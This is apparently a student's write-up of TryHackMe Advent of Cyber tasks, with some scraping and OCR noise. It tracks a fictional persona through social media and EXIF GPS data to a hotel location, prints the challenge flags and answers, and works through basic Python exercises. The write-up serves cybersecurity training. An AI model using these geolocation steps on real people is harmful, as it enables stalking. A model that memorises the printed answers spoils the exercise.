I never thought that an interview with a [@BacheloretteABC](#) contestant would make me want to be a better person, but I spoke to Joe the anesthesiologist from [#TheBachelorette](#) today, and he is THE PUREST SOUL EVER. Read the full Q&A: [ew.com/tv/bachelorette](http://ew.com/tv/bachelorette)

...  


21 126 1,368

New to Twitter?

Sign up now to get your own personalized timeline!

Sign up with Google

Sign up with Apple

Sign up with phone or email

By signing up, you agree to the [Terms of Service](#) and [Privacy Policy](#), including [Cookie Use](#).

Don't miss what's happening


People on Twitter are the first to know.

Log in Sign up

Windows Taskbar: Spotify, Netflix, Chrome, TryHackMe | 25 Day..., IGuidetheClaus2020..., Document1 - Word

System tray: 31°C Mostly sunny, 19:21, ENG, 03/07/2022

### Question 7: (parade location)



## Pages that include matching images

<https://www.thompsoncoburn.com> › news-events › news

### Thompson Coburn 'floats' down Michigan Avenue in first ...

320 × 180 · 9 Dec 2019 — ... Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, ... Thompson Coburn holding Rudolph parade balloon in downtown Chicago ...



We have to save Rudolph's parade pic.

Question 8: (specific location)

A screenshot of a Linux desktop environment showing a web browser window. The browser has multiple tabs open, including one for TryHackMe and another for exifdata.com. The main content area shows an image of a large reindeer balloon in a parade. To the left of the image is a sidebar with buttons for SUMMARY, DETAILED, LOCATION, and UPLOAD. The SUMMARY tab is selected. To the right of the image is a table of EXIF metadata. Key entries include File Size: 58 KB, File Type: JPEG, and Image Width: 600. The GPS section shows coordinates: 41° 03' 01" degrees N, 87° 04' 27" degrees W. The Resolution section shows 1000x1800.

Use EXIF to locate the picture location.

Question 9: (flag)

**JFIF**

JFIF Version	1.01
Resolution Unit	inches
X Resolution	72
Y Resolution	72

**IFDO**

Resolution Unit	inches
Y Cb Cr Positioning	Centered
Copyright	(FLAG)ALWAYSCHECKTHEEXIF4T4

**Exif IFD**

Exif Version	0231
Components Configuration	Y, Cb, Cr, -
User Comment	Hi. :)
Flashpix Version	0100

**GPS**

GPS Latitude Ref	North
GPS Latitude	41.891815 degrees
GPS Longitude Ref	West
GPS Longitude	87.624277 degrees

**Composite**

GPS Latitude	41.891815 degrees N
GPS Longitude	87.624277 degrees W
GPS Position	41.891815 degrees N, 87.624277 degrees W
Image Size	650x510

After using the method, we can find the flag we were given.


Question 10: (Has Rudolph been pwned?)

**Online Exif Viewer**

Image Url:	[Input Field]	or
<a href="#">Browse...</a> [No file selected]		
<a href="#">Show Exif</a>		
<b>create</b> 2022-06-29T10:45:56+00:00 ComponentsConfiguration 1, 2, 3, 0 Copyright (FLAG)ALWAYSCHECKTHEEXIF4T4 ExifOffset 104 ExifVersion 48, 50, 51, 49 FlashPixVersion 48, 49, 48, 48 GPSInfo 172 GPSLatitude 41/1, 53/1, 25771/844 GPSLatitudeRef N GPSLongitude 87/1, 37/1, 101949/3721 GPSLongitudeRef W ResolutionUnit 2 UserComment 65, 83, 67, 73, 73, 0, 0, 72, 105, 32, 50, 41 YCbCrPositioning 1 <b>modify</b> 2022-06-29T10:45:56+00:00 ComponentsConfiguration 1, 2, 3, 0 Copyright (FLAG)ALWAYSCHECKTHEEXIF4T4 ExifOffset 104 ExifVersion 48, 50, 51, 49 FlashPixVersion 48, 49, 48, 48 GPSInfo 172 GPSLatitude 41/1, 53/1, 25771/844 GPSLatitudeRef N GPSLongitude 87/1, 37/1, 101949/3721		

The scylla server is down. Answer: Spygame

Question 11: (street number of hotel address)



We can locate the street address of Rudolph staying at by using information that he put on twitter.

**Thought process / Methodologies :** First, find the reddit page and find the comments. After finding the comments we can get information about Rudolph. Search the word “IGuidetheClaus2020”, then we can get his information like locate where he lives. We can locate a pic we save from the web using Exif.Next. We can copy the flag online exif viewer (copyright) . And finally we locate the address of where Rudolph is staying.

## **Day 15: Scripting - There's a Python in my stocking**

**Tools used:** Visual Studio Code, Python

**Solution/walkthrough:**

### **Question 1:**

First we write the code print(True + True) in VS Code

```
1  print(True + True)
```

Then we run the code to get the output 2.

```
33/WEEK + 13/PYTHON/day
2
PS C:\Users\zubir> 
```

### **Question 2:**

We can get the answer from the note in TryHackMe.

```
from PyPi which is a database of libraries. |
```

### **Question 3:**

We write the code `print(bool("False"))` in VS code

```
1 print(bool("False"))
```

Then we run the code to get the following output.

```
RESS/Week 4 PSP0201/day
```

```
True
```

```
PS C:\Users\zubir> []
```

### **Question 5:**

We copy paste the code in question 5 from thm into VS code

```
1 x = [1, 2, 3]
2
3 y = x
4
5 y.append(6)
6
7 print(x)
8
9
```

s

The output of the code is as follows.

```
RESS/Week 4 PSP0201/day
```

```
[1, 2, 3, 6]
```

```
PS C:\Users\zubir> []
```

### **Question 7:**

We copy and paste the code given into VS code

**Examine the following code:**

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

By inputting Skidy while running the code, we can get the answers for question 7.

```
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\zubir> []
```

## Question 8

We run the same code from the previous question but instead of inputting Skidy, we input “elf” and we’ll get a different answer.

```
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\Users\zubir> []
```

## Thought Process/Methodology:

First of all I use Visual Studio Code to complete all the questions on Day 15. For question 1, I wrote “ print(True + True) ” in VSCode then, I ran it and received the output as 2. The next question, the answer is PyPi in which i get from the notes given in the TryHackMe website. For question 3, I ran the code print(bool(“False”)) in VSCode and got the output as “True”. For question 5, we copy and paste the code given in the question into VSCode. After running the code we get the answer [1, 2, 3, 6]. For the last question, we will be using the same code for both of them. To get the answer for question 7, after we ran the code we input the word Skidy in the terminal, the output that we got is “The Wise One has allowed you to come in.”. Next, we will run the code again but this time, we will input the word “elf” and the answer that we got will be different which is “The Wise One not has allowed you to come in.”

